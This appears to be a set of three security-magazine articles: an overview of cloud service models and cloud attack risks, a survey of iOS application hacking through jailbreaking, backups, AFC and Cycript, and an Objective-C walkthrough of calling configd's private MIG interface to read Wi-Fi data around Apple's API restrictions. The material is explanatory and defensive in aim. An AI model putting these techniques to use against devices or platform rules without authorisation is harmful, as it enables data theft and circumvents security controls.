As a Service became the secret word in the world of cloud computing, there are many service models in the cloud computing such as PAAS (Platform as a Service), SAAS (Software as a Service) and IAAS (Infrastructure as a Service) in addition to these models for example some professionals called the virtual network in the cloud that allow you to use VPN service over the cloud they call it NAAS (Network as a Service) so it will not come as a surprise when we say that we have XAAS (X as a Service) any components in the cloud perform as a service will replace the X in the XAAS acronym.

Service models in the cloud computing

Before discuss the security concern let’s explain the technology we got today in our world, as we agreed that the cloud computing offers service models before selecting between the models your organization will work by we need know more about these models:

PAAS (Platform as a Service)

In this model the platform will be in the cloud, the developers will develop, test, debug there applications using development tools in the cloud, don't be worry about the test environment and the team environment all these exist in the cloud without any more cost for the tools or the mirror environment to test the codes and and and……

SAAS (Software as a Service)

With minimum fees comparing with the licenses you buy every year you can rent software per user in the cloud this called also (on demand software), software as a service is terminology refer to the software you can rent from cloud service provider to provide your employees with Email, ERP system, office management applications, image editor …etc.

All these software are selective and you will pay per user, pay monthly or yearly it is on demand service … on demand software

IAAS (Infrastructure as a Service)

Imagine that your virtual servers, storage, firewalls, IDS, IPS, load balancer...etc. in the cloud and what you will bring for your employees is just terminal such as tablet or laptop to connect on this infrastructure in the cloud this is fantastic for business because they will take professional service with high quality and high availability with low cost.




Figure 2. Services Models in Cloud Computing

Cloud Deployment Models

Public Cloud: This cloud is accessible for everyone, it is provided through cloud service provider like Amazon, Google, Microsoft, SAP …etc.

Private Cloud: A cloud developed, maintained, administrated internally or in some cases by third party company.

Community Cloud: A shared by many organizations with a common purpose or community.

Hybrid Cloud: This cloud is composition of two or more clouds.

Clouds Attacks

Authentication is everything in some situations

Before cloud computing the user data was on his computer hard drive if a hacker think in access to this data he will face some layers before accessing the data as the physical layer, the communication way between him and the victim and the security devices (firewall, IPS,IDS .. etc.) now in the cloud the data will be in the cloud and the user will just use username and password to access the data the authentication will be everything the user need to access the data, this mean that the hacker will get great opportunity to access the user data if he know the username and the password.

Brute force attack will be the last option for the hacker after password guessing, dictionary attack and hybrid attack to solve the authentication problem, once solved the hacker will get the data as the legitimate user with the same privilege with no different!

By removing all the layers that was in the traditional storage model to make the data accessible anytime, anywhere and also to get rid of the all problems associated with keeping the data on hard drive or file server in the organizations as data lose and the backup issues...etc. some people think that the cloud will be the best solution and maybe replace the traditional storage model totally but the problem with making the authentication the only factor to access the data we will maximize the security risk on the data as shown in *Figure 3* the hacker and the user have the same way to the data, the user know the credential and the attacker need to know the credential by performing one of the password attacks so the problem is here if we depend on one factor authentication it will be risky, in such models and as per the sensitivity of the data we must use one of the security solutions as the one time passwords, PKI or Biometric to solve the one factor authentication problem.




Figure 3. one factor authentication in cloud computing

Denial of Service

The most popular attack on the cloud service if we review the definition of the denial of service attack we will find that it is prevents legitimate user to use network or computer service this will be easily after put everything in the cloud.

The easiest way will be by trying the username of the victim and his passwords many times with changing the IP locations if the service security design will block the requests to access using this username for fear of the brute force attack … simply this is denial of service!

More complex attacks may be implemented against the cloud and need to be studied and discussed deeply by the security architects because the defense in your playground not as defense in the cloud.

Zero day attack

I wrote before on the zero day attack and how to defend against it but now in the cloud the model is deferent, if a hacker knows zero day vulnerability and an exploit for it in a specific cloud service now he can access the all data for all victims because it is in one place this is unlike what was in the traditional storage data models.


In the past the security professionals wrote and warned against zero day vulnerability in the popular software installed on every computer like adobe flash player, popular media players …etc. because if a zero day attack released today the attackers will gain access to a lot of computers across the globe may be millions of computers …. But the most serious face to this fact when we move to cloud is in this question … what about if zero day attack has been discovered in the cloud technology you are using? The result will be very bad that the hacker in the traditional model need to access a lot of machines across the world machine by machine but now in the cloud the mission will be very easy because everything is centralized in one place and no more!

Conclusion

We all know that there is no one hundred percent security status in the world this in the well-known, tested, widely spread communication models and method but in cloud computing we need more security researches, tests, studies to create best security practices, guidelines, standards, example for this is ISO/IEC 27017 (under development), all that to achieve the maximum security for this new trend in the IT services cloud computing.

Finally we can say that we will gain many benefits when move to cloud but we must consider also the risk in putting everything centralized in the cloud accessible in some models using any client.

About the Author



Ahmed is an experienced information security consultant has more than 10years' experience in Security Consultation, Penetration Tester, vulnerability assessment, code reviewing, development, Training and writing exploits. Currently he is Security & IT consultant in Raya Contact Center in Egypt, Ahmed has many certifications like:(CEH-CHFI-ECSA-ITIL-MCP-MCPD-MCSD-MCTS-MCT).

iOS Application Hacking, a rising star

by Antonio Ieranò

Mobile computing is a reality and mobile security is an obvious consequence. As we all are aware the market is nowadays divide into 3 main stream: Android, iOS and the others. Although Android is under the spotlight since its birth because of its security issues, and the issues related to the several "fork" that android generated to every single phone vendor, think of the HTC security issues last year for example, also iOS is becoming a target for malware, hacking and security concerns.

There are many reasons for this, the diffusion of the iOS phones rise up attention coming from the cybercrime communities, and its "status symbol" appeal that drove the iOS devices adoptions everywhere. However, there are also good technical reasons behind this:

- iOS is not invulnerable and
- iOS' applications are vulnerable as well.

Another key factor is the diffusion of Jail breaking that expose is devices to several risks and we should add risks related to the use of those devices.

First, let us try to understand how a mobile application works.

In a mobile environment, there are at least two factor to be taken into account when we use an application:

- the application is running on a iOS device
- the application need to communicate with a Backend service somewhere on the cloud.




Figure 1. iOS application environment

If we do not consider very few standalone application everything is built do communicate with a Backend server and several other users so the equation can be a little be furthermore complex.

We should considerate security issues related to the application running on the specific iOS device, the communication with the backend server and eventually, depend strongly on the nature of the application, the relationship between the other users that are running the same iOS application and exchange data with the backend server and the user we are talking about.




Figure 2. multiple iOS users runs the application vs the backend server

Therefore, from a security point of view, we should have concerns on both client and server side since a hacking can comes from any direction.

It is quite easy to understand how we can hack or steal data through sniffing traffic application or attacking a backend server. Sending network traffic unencrypted, for example exchanging logon information without a https channel when browsing with an iDevice, can expose us to obvious security issues. But those kind of issues are not iOS specific, but common to all systems.

At the same time is also understandable that using a vulnerability of an application can provide us access to sensitive data.

But even when the application is not vulnerable or if we're not using a network connection a iOS device can be in danger.

So let us focus on how iOS is build form a security point of view.

The Security in iOS environment is depicted to the following structure:




Figure 3. iOS standard security structure

This is quite a good structure in terms of security, and some aspects can enhance the security of the developed application, like a correct use of permission, sandboxing and code sign-in.

But there are still areas that gave concern: access to the filesystems can be an issue, as well as attacking the backend server or the network data exchanged, and, of course, using a vulnerability on iOS device or application.

Most of the time attacking iOS application is synonym to jailbreak an iDevice, decrypt the application and reverse the binaries. Before developing these items there is some interesting points to linger on, especially on regular devices.

Without having access to the file system it is impossible de decrypt and reverse iOS applications installed from Apple App Store. Nevertheless, there are attacks vectors that can allow retrieving confidential information stored by bad implemented iOS applications.

Some example are:

- Using afc[1] protocol to retrieve data stored on the device
- Retrieving data from backups[2]
- Monitoring communication
- Attacking secure communications to servers
- …

Usually application data are stored In specific locations:

- Bundle
- Document Directory
- Library Directory
- Key Chain
- iCloud
- Their owned server
- …

We can extract valuable data form any of those resources, for example is quite easy to extract information stored in the bundle directory from the application payload.

Through iTunes is also possible to access some other data, some application like iExplorer give us a certain level of access to the device and eventually it is always possible to jailbreak the device using application like redsn0w[3].

[1] Apple File Communication Protocol (AFC) is a serial port protocol that uses a framework called MobileDevice that is installed by default with iTunes.

Since 2010, this protocol is implemented in the libimobiledevice open-sources project. The protocol uses the USB Port and cable when it is connected to the computer and is responsible for things such as copying music and photos and installing firmware upgrades.

AFC Clients like iTunes are allowed access to a “jailed” or limited area of the device memory.

Actually, AFC clients can only access to certain files, namely those located in the Media and User installed applications folders. In other words, using AFC client a user/attacker can download the application resources and data. Including the default preferences file where sometimes credentials are stored. The only requirement is the device has to be unlocked.

[2] System Backup Path

Windows 7 C:\Users\(username)\AppData\Roaming\Apple Computer\MobileSync\Backup\

Mac OSX /Users/(username)/Library/Applica

[3] redsn0wis a freeiOS jailbreakingtool developed by theiPhone Dev Team, capable of executing jailbreaks on manyiOSdevices by using low-levelbootROMexploits and additional exploits. It is a desktop application that enables users to jailbreak an iOS device (connected to the desktop computer with a standard USB charging cable) by clicking a series of buttons.

Like other jailbreaking tools, using redsn0w to jailbreak a device enables the user to haveroot accesson their device and removesApple’srestrictions on installing software outside theApp Store. Jailbreaking with redsn0w includes an option (enabled by default) to installCydia, the popular third-party software installer.

Once the device has been jailbreak it is quite easy to do everything. We, for sure, all know jailbreaking allows users to install an SSH service, which is often left in a de facto unsecure state.

As a nice reminder we should remember: Worm:iPhoneOS/ Ikee the first worm which was targeting the Apple Jailbroken iPhone:

- The first version most notable action involved changing the background wallpaper on the iDevice.
- The second version the worm was accessing user's computing device and changing their data Without permission




Figure 4. Worm:iPhoneOS/Ikee background

Most of data are stored on xml files or SQLight databases so would be useful a tool like SQLite manager but are almost easy to read and manipulate.

On a Jailbreak iDevice is also possible to access internal framework libraries, breack OjbC[4] Codes and even abusing runtimes with tools like Cycrypt[5].

With this tool we should be able to do things like:

- Bypass authentication
- Breaking locks
- Bypass restriction, as allow untrusted code to run
- Extract hardcoded encryption keys
- Extract application passcodes
- Code injection

Is it so clear that iOS although well designed form a security perspective is a vulnerable device and need careful consideration when privacy and security of our data are taken into account, and for a strictly technical perspective hack an iOS device is possible. Things goes mother and easier with jailbreak iDevice or when an hacker can attack a connected service since also trough USB connection accessing data is possible.

This means we should behave accordingly, choosing, as an example, with caution the application we store on our device, as well as the services we use.

But at the end those are the same hints we should give to any mobile user no matter what Operating System is involved.

[4] Objective-Cis ageneral-purpose,object-orientedprogramming languagethat addsSmalltalk-stylemessagingto theCprogramming language. It is the main programming language used byApplefor theOS XandiOSoperating systems and their respectiveAPIs,CocoaandCocoa Touch.

[5] Cycript: Objective-JavaScript

What is Cycript?

A programming language designed to blend the barrier between Objective-C and JavaScript. This project has similar goals to JSCocoa, but a very different set of starting technologies and a different guiding philosophy. In particular, Cycript has started life with a full-blown JavaScript parser/serializer, allowing it to have interesting hybrid syntax without constraints (such as those imposed on JSCocoa by JSLint).

Usefould readings:

[1] iPhoneDataProtection – Jean-Baptiste Bédrune and Jean Sigwald,

[2] Crakulous – Angel, *http://hackulo.us*

[3] Dumpdecrypted – Stefan Esser – i0n1c, *https://github.com/stefanesser/dumpdecrypted*

[4] Absinthe – Chronic-Dev Team and iPhone Dev Teams (Jailbreak Dream Team), *http://greenpois0n.com*

[5] iOS SSL Kill Switch – iSECPartners, *https://github.com/iSECPartners*

[6] MobileSubstrate, Cydia – Sauric, *http://iphonedevwiki.net/index.php/MobileSubstrate*, *http://cydia.saurik.com/*

[7] iExplorer – Macroplatant, *http://www.macroplant.com/iexplorer/*

[8] libimobiledevice & usbmuxd – Nikias, *http://www.libimobiledevice.org/*

[9] Gutmann method, *http://en.wikipedia.org/wiki/Gutmann_method*

[10] iPhone security model & vulnerabilities: *http://eseclab.sogeti.com/dotclear/public/publications/10-hitbkl-iphone.pdf*

[11] zynamics/objc-helper-plugin-ida *https://github.com/zynamics/objc-helper-plugin-ida*

[12] Sandbox patch, *http://theiphonewiki.com/wiki/index.php?title=Sandbox_Patch*

[13] Evolution of iOS Data Protection and iPhone Forensics: from iPhone OS to iOS 5: *https://media.blackhat.com/bh-ad-11/Belenko/bh-ad-11-Belenko-iOS_Data_Protection.pdf*

[14] Overcoming iOS data protection to re-enable iPhone Forensics: *https://media.blackhat.com/bh-us-11/Belenko/BH_US_11_Belenko_iOS_Forensics_Slides.pdf*

[15] Apple iOS Security Evaluation: *http://hakim.ws/BHUS2011/materials/DaiZovi/BH_US_11_DaiZovi_iOS_Security_WP.pdf*

[16] New age application attacks against Apple iOS and countermeasures: *https://media.blackhat.com/bh-eu-11/Nitesh_Dhanjani/BlackHat_EU_2011_Dhanjani_Attacks_Against_Apples_iOS-WP.pdf*

[17] Hacking and Securing Next Generation iPhone and iPad Apps: *http://software-security.sans.org/downloads/appsec-2011-files/dhanjani-hacking-securing-next-gen.pdf*

[18] Secure Development on iOS – Advice for developers and penetration testers: *http://www.isecpartners.com/storage/docs/presentations/iOS_Secure_Development_SOURCE_Boston_2011.pdf*

[19] Pentesting iPhone & iPad Apps: *http://www.hackinparis.com/slides/hip2k11/07-Pentesting_iPhone_iPad.pdf*

[20] Penetration testing of iPhone/iPad applications: *http://www.mcafee.com/us/resources/whitepapers/foundstone/wp-pen-testing-iphone-ipad-apps.pdf*

[21] Practical Consideration of iOS Device Encryption Security: *http://sit.sit.fraunhofer.de/studies/en/sc-iphone-passwords.pdf*

[22] iPhone 3GS Forensics: Logical analysis using Apple iTunes Backup Utility: *http://www.ssddfj.org/papers/SSDDFJ_V4_1_Bader_Bagilli.pdf*

[23] iOS Security by Apple: *http://images.apple.com/ipad/business/docs/iOS_Security_May12.pdf*

[24] Corona Jailbreak for iOS 5.0.1 by Dream team: *http://conference.hitb.org/hitbsecconf2012ams/materials/D2T2 –Jailbreak Dream Team – CoronaJailbreak for iOS 5.0.1.pdf*

[25] Absinthe Jailbreak for iOS 5.0.1 by Dream team: *http://conference.hitb.org/hitbsecconf2012ams/materials/D2T2%20-%20Jailbreak%20Dream%20Team%20%20Absinthe%20Jailbreak%20for%20iOS%205.0.1.pdf*

[26] iOS Application Security: *http://www.exploit-db.com/wpcontent/themes/exploit/docs/18831.pdf*

[27] Breaking iOS code signing: *http://reverse.put.as/wpcontent/uploads/2011/06/syscan11_breaking_ios_code_signing.pdf*

[28] Never trust SMS: iOS text spoofing: *http://www.pod2g.org/2012/08/never-trust-sms-ios-textspoofing.html*

[29] Mobile certificate pinning (iOS SSL kill switch): *http://cloud.github.com/downloads/iSECPartners/ios-ssl-killswitch/BH2012_MobileCertificatePinning_short.pdf*

[30] Overview on Apple iOS Security: *http://www.trust.informatik.tudarmstadt.de/fileadmin/user_upload/Group_TRUST/Lecture-Slides/ESS-SS2012/9_iOS_-_hand-out.pdf*

[31] Hacking and Securing iOS Applications: Jonathan Zdziarski

[32] iOS Hacker's Handbook: Charlie Miller, Dion Blazakis, Dino Dai Zovi, Stefan Esser, Vincenzo Iozzo, Ralf-Phillip Weinmann

[33] iOS kernel exploitation IOKit edition: *http://reverse.put.as/wpcontent/uploads/2011/06/SyScanTaipei2011_StefanEsser_iOS_Kernel_Exploitation_IOKit_Edition.pdf*

[34] iOS 5 – an exploitation night mare *http://antid0te.com/CSW2012_StefanEsser_iOS5_An_Exploitation_Nightmare_FINAL.pdf*

[35] Evolution of iPhone Baseband and unlocks: *http://conference.hitb.org/hitbsecconf2012ams/materials/D1T2 –MuscleNerd – Evolution of iPhone Baseband and Unlocks.pdf*

About the Author

Antonio Ieranò, VP– Security Analyst and R&D Advisor at KBE Intelligence, is an IT professional, marketing specialist, and tech evangelist with over 16 years of experience serving as a community liaison, subject matter expert, and high-profile trainer for key technologies and solutions. Mr Ieranò's experience includes acting as the public face of Cisco security technologies; leading pan-European technical teams in development of new Cisco security products; and serving as a key public speaker and trainer on behalf of new high-tech products. His expertise spans IT development and implementation, marketing strategy, legal issues, and budget / financial management.

Non-Standard Way to Get Inaccessible Data from iOS

by Kirill Ermakov

In the wake of my speech at Positive Hack Days, I would like to share information I got exploring a daemon configd on iOS 6 MACH. As you know, iOS gives little information about Wi-Fi connectionstatus. Basically, the Public API allows getting SSID, BSSID, adapter network settings, and that's all. And what about encryption mode? Signal power? You can look under the cut for more information on how to get such data without Private API and jail breaking.

Now I must apologize for posting so many source codes. To begin with, let us recall how it was earlier, in iOS 5.*. Then you could useAppleSystem Log facility to get the system messages that are displayed when connecting to a network. The encryption mode and signal power data appeared in the messages. And you could get them this way:

Listing 1. Theencryption mode and signal power data appeared in the messages. And you could get them this way

```
aslmsg asl, message;
aslresponse searchResult;
int i;
const char *key, *val;
NSMutableArray *result_dicts = [NSMutableArray array];

asl = asl_new(ASL_TYPE_QUERY);
if (!asl)
{
    DDLogCError(@"Failed creating ASL query");
}
asl_set_query(asl, "Sender", "kernel", ASL_QUERY_OP_EQUAL);
asl_set_query(asl, "Message", "AppleBCMWLAN Joined BSS:",
              ASL_QUERY_OP_PREFIX|ASL_QUERY_OP_EQUAL);
searchResult = asl_search(NULL, asl);
while (NULL != (message = aslresponse_next(searchResult)))
{
    NSMutableDictionary *tmpDict = [NSMutableDictionary dictionary];

    for (i = 0; (NULL != (key = asl_key(message, i))); i++)
    {
        NSString *keyString = [NSString stringWithUTF8String:(char *)key];

        val = asl_get(message, key);

        NSString *string = [NSString stringWithUTF8String:val];
        [tmpDict setObject:string forKey:keyString];
    }
    [result_dicts addObject:tmpDict];
}
aslresponse_free(searchResult);
asl_free(asl);
```

But, as Apple usually does, the company closedaccessto system messages in ASL once it knew about them. So we had to find a new way to get these data. The question was stated differently: how can you get these data in Mac OS and iOS?

First of all, you can use scutil, which allows getting the system configuration data including the information we need. Testing jailbroken iPhone on iOS 6 proved that the tool works quite well. For me it was a clue, and I started to look for a way to reach`SystemConfiguration`on iOS.

It was as simple as pie:`SystemConfiguration.framework`. It allows connecting to Mac OS value storage and getting a property list, which includes wireless network data.

However, when you look at the header files of the library, you will get upset: using the required method is restricted.

Listing 2. Getting property list

```
CFPropertyListRef
SCDynamicStoreCopyValue                  (
                    SCDynamicStoreRef          store,
                    CFStringRef                key
                    )                          __OSX_AVAILABLE_STARTING(__MAC_10_1,__IPHONE_NA);
```

First, make sure that the method is functional.

Listing 3. Functional checking

```
void *handle = dlopen(“/System/Library/Frameworks/SystemConfiguration.framework/
   SystemConfiguration”, RTLD_LAZY);
CFArrayRef (*_SCDynamicStoreCopyKeyList)(int store, CFStringRef pattern) = dlsym(handle,
   “SCDynamicStoreCopyKeyList”);

NSLog(@”Lib handle: %u”, handle);

NSString *key = @”State:/Network/Global/DNS”;

CFArrayRef testarrray =  _SCDynamicStoreCopyKeyList(0, CFSTR(“State:/Network/Interface/en0/
   AirPort”));
NSLog(@”Tested array res: %@”, testarrray);
```

Everything’s fine. The result returns. So there are no blocks, only formal Apple’s restrictions, which won’t allow passing validation in the App Store. Anyway, why don’t we write a piece of the library by our own? The source code was easy to be found: it was a part of the daemon configd. The most interesting stuff begins when reading the description of `SCDynamicStoreCopyValue`.

Listing 4. Reading the description of SCDynamicStoreCopyValue

```
#include “config.h”        /* MiG generated file */

...

/* send the key & fetch the associated data from the server */
status = configget(storePrivate->server,
       myKeyRef,
       myKeyLen,
       &xmlDataRef,
       (int *)&xmlDataLen,
       &newInstance,
       (int *)&sc_status);
```

OK. A request is passed to the file generated using MACH Interface Generator. We have the description in MIG in the file located nearby.

Listing 5. Have the description in MIG in the file located nearby

```
routine configget   (      server        : mach_port_t;
                key        : xmlData;
             out    data          : xmlDataOut, dealloc;
             out    newInstance   : int;
             out    status        : int);
```

Now you have two options – the way of a common person and the way of the Jedi. You can run mig on the *fileconfig.defs*and get the codes to be entered into the project. But unfortunately we did not discover the file during the research so we have to do some reverse engineering :) However, Dmitry Sklyarov did show his Jedi skills and managed to restore the process of sending the request to the MACH port, configd. So the method was completely restored.

Listing 6. Reverse Engineering

```
#define kMachPortConfigd "com.apple.SystemConfiguration.configd"

-(NSDictionary *)getSCdata:(NSString *)key
{

    if(SYSTEM_VERSION_LESS_THAN(@"6.0"))
    {
        // It does not work on iOS 5.*
        return nil;
    }

    struct send_body {mach_msg_header_t header; int count; UInt8 *addr; CFIndex size0;
      int flags; NDR_record_t ndr; CFIndex size; int retB; int rcB; int f24; int f28;};

    mach_port_t bootstrapport = MACH_PORT_NULL;
    mach_port_t configport = MACH_PORT_NULL;
    mach_msg_header_t *msg;
    mach_msg_return_t msg_return;
    struct send_body send_msg;
    // Make request
    CFDataRef  extRepr;
    extRepr = CFStringCreateExternalRepresentation(NULL,
      (__bridge CFStringRef)(key), kCFStringEncodingUTF8, 0);

    // Connect to Mach MIG port of configd
    task_get_bootstrap_port(mach_task_self(), &bootstrapport);
    bootstrap_look_up2(bootstrapport, kMachPortConfigd, &configport, 0, 8LL);
    // Make request

    send_msg.count = 1;
    send_msg.addr = (UInt8*)CFDataGetBytePtr(extRepr);
    send_msg.size0 = CFDataGetLength(extRepr);
    send_msg.size = CFDataGetLength(extRepr);
    send_msg.flags = 0x1000100u;
    send_msg.ndr = NDR_record;

    // Make message header

    msg = &(send_msg.header);
    msg->msgh_bits = 0x80001513u;
    msg->msgh_remote_port = configport;
    msg->msgh_local_port = mig_get_reply_port();
    msg->msgh_id = 20010;
    // Request server
    msg_return = mach_msg(msg, 3, 0x34u, 0x44u, msg->msgh_local_port, 0, 0);
    if(msg_return)
    {
        if (msg_return - 0x10000002u >= 2 && msg_return != 0x10000010 )
        {
            mig_dealloc_reply_port(msg->msgh_local_port);
        }
        else
        {
            mig_put_reply_port(msg->msgh_local_port);
        }
    }
    else if ( msg->msgh_id != 71 && msg->msgh_id == 20110 && msg->msgh_bits <= -1 )
    {
        if ((send_msg.flags & 0xFF000000) == 0x1000000)
        {
            CFDataRef deserializedData = CFDataCreateWithBytesNoCopy(kCFAllocatorDefault,
              send_msg.addr,send_msg.size0, kCFAllocatorNull);
            CFPropertyListRef proplist = CFPropertyListCreateWithData(kCFAllocatorDefault,
              deserializedData, kCFPropertyListImmutable, NULL, NULL);
            mig_dealloc_reply_port(msg->msgh_local_port);
            mach_port_deallocate(mach_task_self(), bootstrapport);
            mach_port_deallocate(mach_task_self(), configport);
            mach_msg_destroy(msg);
            NSDictionary *property_list = (__bridge NSDictionary*)proplist;
            if(proplist)
                CFRelease(proplist);
            CFRelease(deserializedData);
            CFRelease(extRepr);
            return property_list;
        }
    }
    mig_dealloc_reply_port(msg->msgh_local_port);
    mach_port_deallocate(mach_task_self(), bootstrapport);
    mach_port_deallocate(mach_task_self(), configport);
    mach_msg_destroy(msg);
    CFRelease(extRepr);
    return nil;
}
```

The data we needed was located in the key`@«Setup:/Network/Interface/en0/AirPort».`

